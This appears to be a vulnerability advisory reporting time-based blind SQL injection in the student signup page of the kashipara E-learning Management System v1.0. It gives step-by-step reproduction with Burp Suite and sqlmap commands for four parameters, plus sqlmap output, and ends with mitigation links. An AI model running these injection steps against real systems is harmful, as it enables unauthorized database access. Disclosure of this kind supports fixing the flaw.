SQL Injection was found in the /lms/student_signup.php of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the username, firstname, lastname, class_id parameters in a POST HTTP request.

- **Official Website URL**

  https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code

- **Affected Product Name**

  E-learning Management System project in PHP with source code and document

Affected Vendor	kashipara
Affected Code File	/lms/student_signup.php
Affected Parameter	username, firstname, lastname, class_id
Method	POST
Type	time-based blind
Version	V1.0


Steps to Reproduce:

Step 1: Visit to http://localhost/lms/index.php and click on 'I'm a Student' to Sign up.

Step 2: Fill the Sign up form with student details.

Step 3: Now enable intercept in bupsuite and click on 'Sign in' button.

Step 4: Save the burpsuite request in a file.



Step 5: Now run the sqlmap command against request saved in file.

- python.exe C:\sqlmap\sqlmap.py -r student_signup.txt --batch --dbs


```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r student_signup.txt --batch --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progra

[*] starting @ 09:09:43 /2024-11-20/

[09:09:43] [INFO] parsing HTTP request from 'student_signup.txt'
[09:09:43] [INFO] testing connection to the target URL
[09:09:43] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:09:43] [INFO] testing if the target URL content is stable
[09:09:43] [INFO] target URL content is stable
[09:09:43] [INFO] testing if POST parameter 'username' is dynamic
[09:09:43] [WARNING] POST parameter 'username' does not appear to be dynamic
[09:09:43] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[09:09:43] [INFO] testing for SQL injection on POST parameter 'username'
[09:09:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:09:44] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:09:44] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:09:44] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:09:44] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:09:44] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:09:44] [INFO] testing 'Generic inline queries'
[09:09:44] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:09:44] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:09:44] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[09:09:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:09:54] [INFO] POST parameter 'username' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[09:09:54] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```


Step 6: Now notice that ‘username’ parameter is detected vulnerable and all database is successfully retrieved.



Parameter: firstname

Step 7: Run the sqlmap against 'firstname' parameter by using switch -p. Notice that 'firstname' parameter is detected vulnerable and all database is successfully retrieved.


- python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p firstname --batch --dbs



Parameter: lastname

Step 8: Run the sqlmap against ‘lastname’ parameter by using switch -p. Notice that ‘lastname’ parameter is detected vulnerable and all database is successfully retrieved.


- python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p lastname --batch --dbs



Parameter: class_id

Step 9: Run the sqlmap against ‘class_id’ parameter by using switch -p. Notice that ‘class_id’ parameter is detected vulnerable and all database is successfully retrieved.

- python.exe C:\sqlmap\sqlmap.py -r student_signup.txt -p class_id --batch --dbs



Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection